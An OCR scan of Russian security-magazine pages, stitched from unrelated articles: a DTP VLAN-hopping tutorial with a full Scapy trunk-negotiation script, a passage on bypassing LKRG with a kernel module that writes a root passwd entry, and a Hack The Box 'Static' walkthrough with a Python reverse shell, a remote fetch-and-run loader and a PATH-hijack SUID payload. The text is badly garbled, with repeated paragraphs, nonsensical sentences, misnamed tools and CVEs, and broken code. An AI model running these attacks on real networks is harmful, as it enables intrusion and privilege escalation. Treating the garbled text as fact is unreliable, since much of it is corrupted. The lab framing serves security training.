Чтобы не запутаться в этих терминах, я сделал таблицу комбинаций режимов DTP двух соседних портов. Посмотрев на данные в этой таблице, ты наверняка заметил, что если два соседних порта находятся в режиме Dynamic Auto, то они не смогут образовать магистральный канал и оба порта останутся в режиме Access. Другой пример: если первый порт будет в режиме Dynamic Auto, а второй порт в режиме Dynamic Desirable, то в конечном счете образуется магистральный канал или же транк.

Кадры DTP рассылаются через порты коммутатора каждые 30 секунд. И для их рассылки используется специальный мультикастовый адрес **01:00:0C:CC:CC:CC**. Если порт был сконфигурирован динамически, то время его жизни — всего 300 секунд.

```
Global DTP information
    Sending DTP hello packets every 30 seconds
    Dynamic Trunk timeout is 300 seconds
```

Информация о DTP из консоли Cisco IOS.

INFO

Мультикастовый адрес 01:00:0C:CC:CC:CC используется не только протоколом DTP, но и другими, например CDP, VTP, PAgP, UDLD. Чтобы протоколы могли отличаться друг от друга при отправке своих объявлений по одинаковому мультикастовому адресу, для них реализовано уникальное значение в заголовке SNAP на уровне LLC (Logical Link Control). Для DTP это значение эквивалентно 0x2004.

Уязвимость

Суть уязвимости заключается в том, что протокол DTP включен по умолчанию на всех современных коммутаторах Cisco. При этом каждый порт коммутатора настроен в режиме Dynamic Auto. То есть порт будет ожидать инициации трэйка со стороны соседа. Для успешного проведения атаки нам нужно физически подключиться к коммутатору и отправить специально подготовленный кадр DTP Desirable. Порт переключится в режим магистрального канала, и мы сможем получить доступ ко всем сетям VLAN.


ВИРТУАЛЬНАЯ ЛАБОРАТОРИЯ

В своей виртуальной лаборатории я использовал платформу виртуализации **EVE-NG Community Edition**. Целевыми устройствами будут эмулированный коммутатор и маршрутизатор Cisco (Cisco IOL), виртуальные VPC из EVE-NG. А в качестве машины атакующего выступит ОС **Kali Linux 2021.4**

Сеть разбита на два сегмента: это VLAN 10 и VLAN 30. За маршрутизацию трафика между ними отвечает маршрутизатор R1. Также на маршрутизаторе R1 настроен DHCP-сервер для автоматической выдачи адресов устройствам.

На порте коммутатора E1/0 SW1 до маршрутизатора R1 сконфигурирован магистральный канал 802.1Q, который передает весь тегированный трафик сетей VLAN 10 и 30. Порты E0/1 и E0/2 настроены в режиме Access и принадлежат своим сетям VLAN.

Машина атакующего подключена к порту коммутатора E1/1. Порт настроен по умолчанию в режиме Dynamic Auto для демонстрации эксплуатации уязвимости.



Топология виртуальной лаборатории

Device	Interface	Switch Port	IP address	VLAN ID
R1	G0/0	E0/0	-	-
R1	G0/0.10	E0/0	10.120.10.254	10
R1	G0/0.30	E0/0	10.120.30.254	30
Workstation	ETh0	E0/2	10.120.10.4	10
Fileshare Server	ETh0	E0/1	10.120.30.2	30
Attacker Machine	ETh0	E1/1	-	-

IP-адресация виртуальной лаборатории

Продолжение статьи →

РАЗРУЛИВАЕМ DTP

КАК ВЗЛОМАТЬ ПРОТОКОЛ DTP И СОВЕРШИТЬ ПУТЕШЕСТВИЕ В ДРУГУЮ СЕТЬ VLAN

КАСТОМНАЯ ЭКСПЛУАТАЦИЯ УЯЗВИМОСТИ ВЕЗ ИСПОЛЬЗОВАНИЯ YERSINIA

В комплекте Scapy есть отличная альтернатива обобщённому без популярного фреймворку Yersinia. Одно дело, когда ты просто нажимаешь на несколько кнопок, обобщённый пользователь выполняет атаку, и пускай себе, пускай. Но это что из разряда «Хай рыбу выдёрнем и выдёрнем». Совсем другое дело, когда ты сам собираешь свой инструмент под задачу. Вот в этом случае, это даст более гибкое поначалу процедуре эксплуатации уязвимости, что очень важно.

Для эксплуатации этой уязвимости DTP в использовании связку Python и Scapy, написав свой собственный сценарий — DTPRouter.py. Ниже я разбору весь программный код скрипта, чтобы ты понимал работу этой программы и процесс эксплуатации.

Итак, начнём

```
from scapy.all import *
from scapy.contrib.dtp import *
import argparse
```

В этой части, я думаю, можно авторов вспомнить не должно. Мы подключаем библиотеку Scapy, модуль для работы с протоколом DTP и модуль **argparse**, чтобы сделать скрипт параметризованным. То есть скрипт будет принимать на вход значения пользователя аргумент:

```
cisco_multicast = '01:00:0C:CC:CC:CC'
```

Создаем переменную cisco_multicast и передаем в нее адрес мультикастовой рассылки Cisco

```
def get_arguments():
    parser = argparse.ArgumentParser()

    parser.add_argument('-i', dest='interface', type=str, required=True
, help='Choose the interface to attack')

    args = parser.parse_args()
    return args
```

Функция **get_arguments** парсит введенные пользователем аргументы и отправляет данные в переменную **interface**. В качестве входных данных скрипт будет принимать сетевой интерфейс для атаки.

```
def negotiate_trunk(interface=conf.iface, mymac=str(RandMAC)):
    dtp_frame = Dot3(src=mymac, dst=cisco_multicast)
    dtp_frame /= LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c,
code = 0x2004)
    dtp_frame /= DTP(tlvlist=[DTPDomain(), DTPStatus(), DTPType(),
DTPNeighbor(neighbor=mymac)])
    sendp(dtp_frame, iface=interface, inter=1, loop=1, verbose=1)
```

Функция **negotiate_trunk** принимает на вход сетевой интерфейс и MAC-адрес. MAC-адрес пусть будет рандомизированным

Далее дополняем код под функцию **negotiate_trunk**, которой собирает кадр DTP Desirable:

```
dtp_frame = Dot3(src=mymac, dst=cisco_multicast)
```

В кадре Ethernet **Dot3** в использовать MAC-адрес источника назначения. Адресом назначения будет служить адрес мультикастовой рассылки Cisco.

```
dtp_frame /= LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c, code =
0x2004)
```

Также пополняется добавить слои **LLC** и **SNAP**. Значение **0x2004** в заголовке **SNAP** указаем, что это DTP кадр.

```
dtp_frame /= DTP(tlvlist=[DTPDomain(),DTPStatus(),DTPType(),
DTPNeighbor(neighbor=mymac)])
```

Собираем кадр DTP, все параметры оставим по умолчанию, кроме **DTPNeighbor**. Переменной **neighbor** передаем MAC-адрес источника. Почему-то в Wireshark отображается MAC-адрес по умолчанию хранится все нулей, кодировка значения, чтобы сообщить именно кадр DTP Desirable. Я не знаю, с чем это связано, но это сделал как на руку сложному врагу. Поэтому мы оставим параметры DTP по умолчанию (за исключением **DTPNeighbor**)

```
### DTP [ 2004 ]
  version   = 1
  domain    = 1
  tlvlist   = [
<< DTPDomain() :0x0001
### DTP Domain [ 0001 ]
  type      = Domain
  length    = None
  domain    = '\x00'
>>
<< DTPStatus() :0x0002
### DTP Status [ 0002 ]
  type      = Status
  length    = None
  status    = '\x00'
>>
<< DTPType() :0x0003
### DTP Type [ 0003 ]
  type      = Type
  length    = None
  dtptype   = '\x04'
>>
<< DTPNeighbor() :0x0004
### DTP Neighbor [ 0004 ]
  type      = Neighbor
  len       = 10
  neighbor  = None
>>
]
```

Структура дейтаграмы кадра DTP в Scapy

Теперь давай сосредоточимся на хранящихся там самых важных данных и от меняют важных параметрах:

- **DTPType** = '\x04' — значение заголовка, указывающее на использование инкапсуляции 802.1Q;
- **DTPStatus** = '\x03' — значение заголовка, указывающее на статус DTP-кадра. Это статус **Desirable** то, что нам нужно для инициации транка.

```
send(dtp_frame, iface=args.interface, inter=1, loop=1, verbose=1)
```

Далее необходимо отправить собранный кадр. Поскольку мы знаем, что динамический транк продержится всего 300 секунд, зациклим отправку этого кадра с интервалом в 1 секунды


```
args = get_arguments()
negotiate_trunk(args.interface)
```

И у последнего часть скрипта. Передаем введенные пользователем аргументы в переменную **args** и вызываем функцию **get_arguments()**. Затем вызываем функцию **negotiate_trunk**, подав на вход введенный пользователем интерфейс.

Сценарий DTPRouter.py


Эксплуатация

Запускаем сетевой снифферу Wireshark и прослушиваем трафик на наличие кадров DTP



Ловим трафик из Wireshark

Видим, что коммутатор воспроизводит рассылку кадров DTP на порт, к которому подключена машина с Kali Linux. Исходя из информации, кроссмашцей в заголовке DTP мы можем сделать заявить, что порт коммутатора настроен в режиме Dynamic Auto.



Информация из заголовка DTP

Теперь запускаем наш скрипт DTPRouter.py.

```
root@kali:/home/kali# sudo python DTPRouter.py -i eth0
WARNING: No route found for IPv6 destination :: (no default route?)
Trying to negotiate...

.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

ВЗЛОМ


Александр Попов
Senior Security Engineer
Positive Technologies
aleksandr.popov@ptsecurity.com

ПРОВЕРКА НА ПРОЧНОСТЬ

КАК Я ИССЛЕДОВАЛ ЗАЩИТУ LKRG ОТ ЛОКАЛЬНЫХ УЯЗВИМОСТИ В ЯДРЕ LINUX

В начале 2021 года я нашел и устранил пять уязвимостей в ядре Linux, которые получили общий идентификатор CVE-2021-26708. В этой статье я расскажу, как я разработал свой прототип эксплоита и с его помощью исследовал следующую защиту Linux Kernel Runtime Guardian (LKRG) с помощью атаки гонкой. Мы погрузимся в ядро, как мне удалось найти новый метод обхода защиты LKRG и как я выполнил ответственное раскрытие результатов своего исследования.

Статья в русскоязычном журнале.



WWW
Video Lecture in PDF

ЗАЧЕМ Я ПРОДОЛЖИЛ ИССЛЕДОВАНИЕ

Исследование началось с анализа уязвимостей для локального повышения привилегий на **Fedora 33 Server** для платформы **x86_64**. Я рассказал, как собственник сервера, мне нужно было разработать свой эксплоит, который мог бы с гарантией получать root-доступ. Я разработал свой прототип эксплоита и с его помощью исследовал следующие уязвимости: Linux Kernel Packet Sockets (LKPS) с помощью атаки гонкой. Мы погрузимся в ядро, как мне удалось найти новый метод обхода защиты LKRG и как я выполнил ответственное раскрытие результатов своего исследования.

Статья в русскоязычном журнале.

ПОЧЕМУ ЯДРО ПРОЧНОСТЬ ЗАЩИТЫ

Чтобы ядро выполнялось в ядре Linux, нужно выделить память под структуры **sock**, которые хранят в себе данные о сетевом соединении. Для выделения памяти в ядрах Linux используется **slab**-аллокатор. Для каждого типа объектов, которые различаются по размерам, в ядрах Linux создается отдельный кэш

ПРОВЕРКА НА ПРОЧНОСТЬ

КАК ИССЛЕДОВАЛИ БАГИ ЯДРА LINUX С ПОМОЩЬЮ УТИЛИТЕ PERF И LKRG

Эрик Ландер (Eric Lander)

ПРОВЕРИТЬ LKRG НА ПРОЧНОСТЬ

Сегодня LKRG (Linux Kernel Runtime Guard) — это очень интересный проект. Он предоставляет корням ядрышки, чтобы проверять в процессе работы системы примерно 40 различных параметров, которые в основном относятся к контрольным суммам, к контролю адресов, к контролю целостности и к проверкам доступа к определенным структурам данных. LKRG обнаруживает:

- модифицированные таблицы вызовов, применяемые через вызов функции `CONFIG_FTRACE` / `ftrace` или перехватчики `kfunc` `ftrace`;
- модифицированные таблицы вызовов `sys_call_table`;
- несанкционированные изменения системных таблиц дескрипторов прерываний `IDT` / `GDT` / `SMM` и `x86_64`;
- несанкционированные изменения ядра в `.text` / `.rodata` и `kpx` `.text`;
- выполнение кода ядра из `vmalloc` и `PCI` и еще многое другое.

Этот проект поддерживается компанией Openwall. Основной разработчик — Solar Designer. Сейчас LKRG поддерживает ядра версий 3.x и 4.x (формально значит, LKRG поддерживает и более версии, при условии разработчик с радостью поддержит, но на практике, чтобы поддерживать ядро, нужно, чтобы кто-нибудь из разработчиков использовал ядро. Это что Arch Linux сказал о проекте).

> **Не все ядра имеет LKRG и поддерживает по дизайн (из-за нет фиксы обновлений ядра) или нет времени на любой шаг по стандартам.**

Перевод этого:

> **Мы знаем, что каждому LKRG можно обойти (и чем мы всегда открыто занимаемся), но мы не можем обойти каждую исправленную уязвимость в исходниках.**

Поддерживается также известный эксплоит эта уязвимость, уже пропущен исходник ядра в этой сборке. Он собрал результаты своих исследований в виде отдельной статьи, которая называется «Проверка на прочность: как исследовали баги ядра Linux с помощью утилиты perf и LKRG».

В рамках доклада мы уже упоминали этот проект экспоненты для CVE-2016-5195 — гонка в процессе чтения копий страниц LKRG. Стало ещё интересно LKRG. Перевели идею гонки также LKRG. Отслеживает несанкционированные попытки чтения/записи в `/dev` или в каталоге `/proc/pid/mem`. Если кто-нибудь попытается `/dev/mem` Значит, в ночь попытаемся изменить обходить гонкой пользователя пол root. Ядро LKRG отслеживает попытки чтения/записи в `/dev/mem` и `/proc/pid/mem` и блокирует попытки.

В сделан бесплатный проект для этой идеи. Хорошо было сделать это раньше, чтобы не пропустить гонки.

```
#include <linux/module.h>
#include <linux/kernel.h>

static int __init pwnback_init(void)
{
    struct file * f = NULL;
    char * buf = "root:x:0:0:root:/root:/bin/bash\n";
    int ret, wret;
    loff_t pos = 0;

    pr_notice("pwnback: init\n");

    f = filp_open("/proc/pid/mem", O_WRONLY, 0);
    if (IS_ERR(f)) {
        pr_err("pwnback: filp_open() failed\n");
        return -ENOENT;
    }

    wret = kernel_write(f, str, strlen(str), &pos);
    pr_info("pwnback: kernel_write() returned %lld\n", wret);

    pr_notice("pwnback: done\n");

    return 0;
}

module_init(pwnback_init);

module_init(pwnback_init);
module_exit(pwnback_exit);

MODULE_LICENSE("GPL");
```

Это черновик над перехватчиком чтения файла `/etc/passwd` строкой `root:x:0:0:root:/root:/bin/bash\n` и тем самым успешливает пропой root. Ядро LKRG отслеживает пишет. Если этого непонравилось пишет, блокирует изменения ковыка и бесбратностью получить прямые изменения.

Давно и рассчитывал на какой-нибудь проект, который бы помогал. Вот LKRG — проект, который бы помогал. Но в последнее время проект заглох. Последний коммит — 2 года назад. Но в последнее время проект заглох. Последний коммит — 2 года назад. Но в последнее время проект заглох. Последний коммит — 2 года назад

HTB STATIC

ЗАХВАТЫВАЕМ СЕРВЕР ЧЕРЕЗ VPN И ДЫРУ В KDEBUG

Для начала я покажу, как фиксить «дыры» уровня CGI, а его нет на первом информации, затем подберем однодневный пароль, и получим доступ через VPN. Для повышения привилегий проэксплуатируем уязвимость в kdebug и найдем ошибки в сложной пользовательской программе. Все это — чтобы спокойно слушать мышину Static с площадки Hack The Box.

WARNING

Подключаясь к машине с VPN рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как по твоим ключам в общий сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Подключаем VPN и задаем машину в /etc/hosts:

```
10.10.10.246   static.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов позволяет определить какие порты любой машины доступны для внешнего сканера, какие службы на каких портах запущены (сервисы, версии этих сервисов) и многое другое. Для сканирования используется утилита nmap.

Наиболее распространенный способ для сканирования — это Nmap. Утилита имеет кучу различных параметров, но для начала рекомендуется сделать

```
# nmap -sV
ports=$(nmap -p1-65535 -T4 -gPn -oG - $1 | cut -d "/" -f 1
| tr -d "\n" | sed -e 's/^..//')
nmap -p$ports -A $1
```

Он работает в два этапа. Для первого перенаправляется обычная быстрая сканирующая, на второй — более подробная. А использованные аналитики с портами пишем в

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 01:00 EDT
Nmap scan report for static.htb (10.10.10.246)
Host is up (0.0s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f4:bd:ba:a8:bb:ff:27:ff:ff:ff:ff:ff:ff:ff:ff:ff (RSA)
|   256 ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff (ECDSA)
|   256 ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Index of /
Service Info: OS: Linux; CPU: x86_64
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
```

Мы нашли три открытых порта: 22 службы OpenSSH 7.9p1, 2022 службы OpenSSH 7.9p1 и 80 веб-сервер Apache 2.4.38. Начнем с веба.

Справка: брутфорс учетки

Брутфорсом называется метод взлома учетных данных, чей и сможем получить службы, которые требуют ввода учетных данных для авторизации. Для брутфорсинга часто используют утилиты, которые позволяют перебирать пароли. Брутфорсим, мы можем делать разные — это перебирать пароли брутфорсом, но можем и HTB этого делать. Для начала стоит использовать словарь, в котором такие пароли в основном лежат по базе, а также уже есть подобранные пароли или пароли, или частичные пароли или комбинации.

В результате скана отмечено, что в корневом каталоге сервера есть файл robots.txt. Этот файл используется для того, чтобы поисковики, скажем, например, Google, Яндекс, и прочие не пытались лазить по существующим каталогам.

Мы, конечно, напишем не хлоп, чтобы в поисковик вышли появились, страницы, которые, например, содержатся сайты, файлы или, например, информация со страницы пользователя и прочие вещи в таком роде. Но у любой машины даже отрасль, использующая прочие данные поисковиков? этот файл, чтобы учесть и файлами и каталогами, которые хочет отрасть какие-то HTB поисковики в данном случае. Для начала стоит посмотреть.

На первой странице нас встречает самодельный сайт, а точнее, фрейм авторизации. Но вторая ошибка — нет файла index.html и сервер на прослушивании. Мы не видим, что же видит, почему мы можем видеть все его содержимое:

```
Username
Password
Login
```

Index of /

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	2020-04-23 12:30	200	
index.bak	2020-04-23 12:30	70	

Apache/2.4.38 (Debian) Server at static.htb Port 80

Скачиваем файл backup.zip и просматриваем содержимое:

```
Binary files are being corrupted during transfer!! Check if are recoverable.
```

Сообщение говорит, что файлы были повреждены и это требует дальнейшего скана. Разумеется, SZIP у меня тоже не нашлось, поэтому в отрывке с сервера. Попробуем на полном отчеты, способный решить эту проблему.

ТОЧКА ВХОДА

SZIP ZIP

Скачаем на простом GitHub, а нашем проекте Regal. Не перед чистоты, сохраняем все нужно собрать на сервере:

```
git clone https://github.com/yarn/Fixes
cd Fixes
npm i -g regal
./a.out ../db.sql.gz fixed_db.sql.gz
gunzip fixed_db.sql.gz
```

После исправления архива мы его распечатываем и читаем дамп базы данных. В данном на наличие учетные данные для авторизации логин: ваш пароль и зачем по TOTP — авторизация через ssh, скачиваем переходим.

```
Username
Password
Login
```

Index of /

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	2020-04-23 12:30	200	
index.bak	2020-04-23 12:30	70	

Apache/2.4.38 (Debian) Server at static.htb Port 80

Скачиваем дамп базы данных на авторизацию. Мы видим, что в корневом каталоге сервера есть файл index.bak. Разумеется SZIP у меня тоже не нашлось, поэтому в отрывке с сервера. Воспользуемся сервером на полном чтобы решить эту проблему.

ТОЧКА ВХОДА

SZIP ZIP

Скачиваем на простом GitHub, а нашем проекте Regal. Не перед чистоты, сохраняем все нужно собрать на сервере:

```
git clone https://github.com/yarn/Fixes
cd Fixes
npm i -g regal
./a.out ../db.sql.gz fixed_db.sql.gz
gunzip fixed_db.sql.gz
```

После исправления архива мы его распечатываем и читаем дамп базы данных. В данном на наличие учетные данные для авторизации логин: ваш пароль и зачем по TOTP — авторизация через ssh, скачиваем переходим.

Ужас, все есть, значит, можно попытаться его перебрать. Но перед этим необходимо учесть ограничения. Все возможные алгоритмы шифрования паролей. Для этой последовательности может подошелся утилита **Hashid**

Из всех предоставленных алгоритмов наиболее получшений, а значит, наиболее вероятный — bcrypt. Для него есть хешкат, который и сможем перебрать. Для с сервером бывает. Воспользуемся сервером на полном чтобы решить эту проблему.

С учетными данными **admin:admin** авторизуемся на сайте, который мы встретили первым, и получаем форму ввода одноразового пароля. Также обрывок на сайте использовать дешифратор для расшифровки.

2FA Enabled

OTP

Отправить пароль OTP

TOTP

TOTP (Time-based One-Time Password Algorithm) — алгоритм создания одноразовых паролей для защищенной аутентификации. Это алгоритм одноразовый аутентификации, то есть сервер удостоверяется в подлинности клиента. Главное отличие TOTP от других подобных алгоритмов — в основе пароля на основе времени. Обычно это не точное время, а какой то его интервал (по умолчанию 30 секунд).

Можно найти какую генератора TOTP как онлайновые, так и приложения. Для Linux — oathtool. Для Android — Google Authenticator. Для генерации пароля нужно ввести ключ — BASE32 secret, который мы, скорее всего, и найдем.

Осталось настроить время на нашем и на удаленном сервере. Точно, что мы можем из спасти HTP и запускаем **Date**. После этого выставляем его у себя полностью **sudo date -s "[сервер time_format]"**.

Запаз и исполняем расширение **auth-helper** для Firefox. Получаемый OTP. Вместо вставляем в форму, и нам открывается дополнительные возможности на сайте.

Открыв сайт и посмотрим параметры подключения. Так, в параметре **remote** указан сервер **vpn.static.htb**

Первым делом нужно добавить соответствующую запись в **/etc/hosts**:

```
10.10.10.246   static.htb vpn.static.htb
```

Теперь попробуем подключиться по VPN:

Из того же вывода, что автоматически добавился маршрут в сети **172.17.0.0/24**, **172.30.0.0/24**, **192.168.200.0/24**. Но нас интересует только сеть **172.20.0.0/16**, потому, что не сможем к ним обратиться. Тогда я решил добавить маршрут к нужной сети вручную:

```
sudo ip route add 172.20.0.0/24 dev tun0
```

А затем обратимся к хосту ftp: **172.20.0.10**: через браузер. Выбрал Linux, нажал с доступным содержимым:

Index of /

Name	Last modified	Size	Description
Parent Directory	2020-04-23 12:30	-	
.ssh/	2020-04-23 12:30	-	

Apache/2.4.38 (Debian) Server at 172.20.0.10 Port 80

Создаем каталог .ssh:

ТОЧКА ОПОРЫ

Открываем **0.php.jpg** на сервере для выполнения PHPINFO:

Здесь очень много информации, которую нужно тщательно проанализировать. Для начала стоит обратить внимание на переменные окружения. Среди них, также как OpenSSL, PTA, Python. Мне выгоды вероятность, что среди его нет будет не обнаружен и поэтому уязвим. Так начинаемся на Kdebug — сервер предоставляющее и создает скриптов на PHP. Kdebug поставляется как расширение для PHP. Поэтому может дать нам выполнение произвольного кода. В Google Metasploit есть такой эксплоит:

Здесь очень много информации, которую нужно тщательно проанализировать. Для начала стоит обратить внимание на переменные окружения. Среди них, также как OpenSSL, PTA, Python. Мне выгоды вероятность, что среди его нет будет не обнаружен и поэтому уязвим. Так начинаемся на Kdebug — сервер предоставляющее и создает скриптов на PHP. Kdebug поставляется как расширение для PHP. Поэтому может дать нам выполнение произвольного кода. В Google Metasploit есть такой эксплоит:


```
set RHOSTS static.htb
set RPORT 80
set VHOST 80
set LHOST 0x10
set LPORT 443
run
```


И мы получаем сессию Meterpreter. Просматриваем домашний каталог, находим файл пользователя — chemistry. Но мы можем сбежать — системный пользователь с ограниченной оболочкой.

Сохраняем приватный ключ на локальный хост, начинаем ему необходимые права командой **chmod 600 id_rsa** и подключаемся по ssh. Но на порт 22 у нас тоже фильтр. Чтобы пробросить подключение к внутреннему SSH-порту 2222 — и мы в системе.

Продолжение ⟶

HTB STATIC

ЗАКРЕПЛЯЕМСЯ НА СЕРВЕРЕ HTB И ДЫРУ В XEBSLUG


ПРОДВИЖЕНИЕ

Теперь, когда мы получили стабильный доступ к хосту, нам необходимо собрать информацию, которая может помочь с повышением привилегий. Источников информации очень много, и чаще всего данные из вот в голове, были разработаны PEASS-ng team, как для Windows, так и для Linux. Они предоставляют несколько скриптов, которые можно использовать, чтобы перечислить (выделяет красным цветом) все потенциальные векторы атак кот с помощью SCP и выполнив:

```
scp -P2222 -i id_rsa ./linpeas.sh www-data@static.htb:/tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
./tmp/linpeas.sh
```

В выводе найдем очень много полезной информации, в том числе IP-адреса и какой-то пароль.

Обнаруженный дополнительный IP-адрес 192.168.254.3 обратил на себя внимание, так как на заявленном хосте использовался 192.168.254.2:




В итоге нашелся еще один веб. Для работы с удаленным хостом через локальный нам нужно перенаправить трафик. Давай проксировать трафик, то есть сделаем так, чтобы весь трафик, который предназначен через определенный порт локальной машины, перенаправлялся на данный порт целевого хоста. Делаем это с помощью стандартного SSH:

```
ssh -L 8888:192.168.254.3:80 -p2222 -i id_rsa www-data@static.htb -p2222
```

Таким образом, все запросы к порту 8888 локального хоста 127.0.0.1 будет перенаправлены на порт 80 хоста 192.168.254.3 через SSH-соединение хоста **static.htb**. Попробуем обратиться к сайту с локальной машины. Это внутренняя запрос-заглушка браузера по адресу **http://127.0.0.1:8888/**

Тупость работает, но тот только начало! поиметь сервера мы не получили. При тестировании такого веба всегда стоит взглянуть на используемые технологии, получить которую можно плагином **whatweb**



Из всей информации наиболее интересным является **X-Powered-By**, по которому определяем версию **PHP 7.0.7**, что напоминает на мысль о поиске эксплоитов.

Справка: поиск готовых эксплоитов

Перед тем, как пытаться взломать что-нибудь, нужно проверить Google, поискать уже готовые решения. Для этого есть специальный сервис Exploit-DB — там часто можно обнаружить подходящий эксплоит. Если по дыркам в операционной системе ОС вроде Kali Linux, то есть Kali и набрав в терминале apt-cache search можно использовать утилиту **searchsploit**

```
root@kali:~# apt-cache search "exploit database"
searchsploit - Command line search utility for the Exploit Database archive
```

Получаем сканирование веб-ресурса

Чаще случается **searchsploit** показал записей не нашли, а вот Google знает больше.


Так, поступив черезПоиск PHP-FPM, получаем множество упоминаний CVE-2019-10043. Если кратко, то строка 1140 в fpm_main.c содержит манипуляции с указателями, которые выполняются, что и **env_path_info** есть префикс, равный пути к серверу из PHP. Такие не можно ещё на проверит, выполняется ли это, из чего теоретически возможно обойти доступ к переменным окружения в переменной **path_info**.

Запросим URL, в переменной определенным образом, атакующий может добиться смещения указателя **path_info** на первый байт строчки **/tmp/_fpm_sock**, а значит, что в этой строке приходит к переменным указателя **char*** pos на ранее опущен область памяти. Выказывающий сервер **FCGI_PUTENV** перезаписает данные в этой памяти значением, которое контроль перит атакующий. Так мы можем указать, к примеру, на значение другой переменной. Поскольку для данных данных, атакующий может создать фальшивую переменную **PHP_VALUE**, что приведает к выполнению произвольного кода.

Рабочий эксплоит есть на GitHub. После первого запуска он сообщает нам, что атака выполнена на основе заданных ранее переменных:

```
python3 main.py -u http://127.0.0.1:8888/index.php
```

```
curl 'http://127.0.0.1:8888/index.php?a=whoami'
```



Так как основных выполнится немедленно, клиент реверс-шелл

Справка: реверс-шелл


Обратный шелл — это подключение, которое активирует атакующая машина, а мы принимаем его сервером обходим подключаясь к ней, чтобы выполнить команды от лица пользователя, который запустил шелл. Для прямых соединения необходимо создать на машине жертвы шелл-сервер, то есть, слушать порт.

Листенер предлагается открывать на «прокси-хосте», поэтому загрузим на него **netcat**

```
scp -P2222 -i id_rsa ~/tools/linstaticbin/nc\* www-data@static.htb:/tmp/nc\*
chmod +x /tmp/nc\*
./tmp/nc\*
```

После того как листенер будет активирован, передадим следующий реверс-шелл на хостинге значения параметров в через браузер. Это поможет обойтись без ввода значения каждого параметра.

```
python3 -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(("192.168.254.2",4333));subprocess.
call(["/bin/sh","-i","-vlnt","-s",stdin,stdout,stderr],stdin=s,
stdout=s,stderr=s)'
```



Почти мгновенно получим бэкшелл

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Запускаем через веб-приложение и пробуем найти еще что-нибудь связанное с веб

```
find / -name "*xsrsotol" 2>/dev/null
```

Нашли нашкин приложение. Я скачиваю на и открыв в VS Code для более удобного анализа. Сразу после старта функция **main** проверяет аргументы. Самая интересная из них — **create**. Она проверяет в вызову функции **creatoCh** (строки 253-254)

В этой функции выполняется запуск **cmd** по Linux (строки 99-102), а затем используется **rapply** при пересборке приложения (строки 96-98). «-1 hk -f1» — Вот только в приложении комментарий работы программы является на приложение (строка 103) перед выполнением функции **system** (строка 105).

В решении просмотреть все действия, которые происходят в системе при генерировании сертификата. Проблема была лишь в загрузке файлов, как в нем системе нет — нет, но идет. Но есть Python! Так, на первом «прокси» с помощью curl и с содержимым **testtest** и запустив веб-сервер командой **python -m http.server 8000**. А затем запустим на целевой сервере curl для получения этого файла.

```
python3 -c 'import urllib.request; response = urllib.request.urlopen(
"http://192.168.254.2:8000/test.sh"); data = response.read(); text
= data.decode("utf-8"); print(text)'
```

Теперь загрузим на прокси-хост **pspy** — приложение для мониторинга запускаемых в системе процессов

```
scp -P2222 -i id_rsa ~/tools/linstaticbin/pspy\* www-data@static.htb:/tmp/pspy64
```

Запуск загруженного его в Bash64, чтобы не потерять никакие данные при запуске через Python.

```
base64 -w0 pspy64 > pspy64.b64
```

Создаем на целевом хосте загрузчик файла с закодированным в Base64 содержимым, декодируем полученный файл на выполняем и запустим

```
python3 -c 'import urllib.request; response = urllib.request.urlopen(
"http://192.168.254.2:8000/pspy64.b64"); data = response.read(); text
= data.decode("utf-8"); print(text)' > pspy64.b64
cat pspy64.b64 | base64 -d > pspy64
chmod +x pspy64
./pspy64
```

А теперь в другом окне запустим тестирование приложения и создадим сертификат

После окончания работы просмотрим логи pspy. Рассматриваем каждую команду, которая была выполнена во время работы тестируемого приложения.

Среди выполненных программ обнаружим запуск OpenSSL. Использованный способ не выглядит опасно, так как путь к исполняемому файлу указан не абсолютный. Таким образом, мы можем изменить переменную среды окружения **PATH**. Системе будет искать файл **openssl** по порядку в каждой директории, указанной в этой переменной.

Мы можем создать файл с именем **openssl**, содержащий любые команды. Мы добавим его каталог в переменную **PATH** так, чтобы эта директория была первой в списке. Тогда при вызове OpenSSL из нашего приложения получим выполнение наших команд с привилегированным контекстом!

В качестве выполненной нагрузки используем установку бита SUID файлу командной оболочки **bash**

```
echo '#!/bin/bash' > openssl
echo 'chmod u+s /bin/bash' >> openssl
chmod 777 openssl
```

Справка: бит SUID

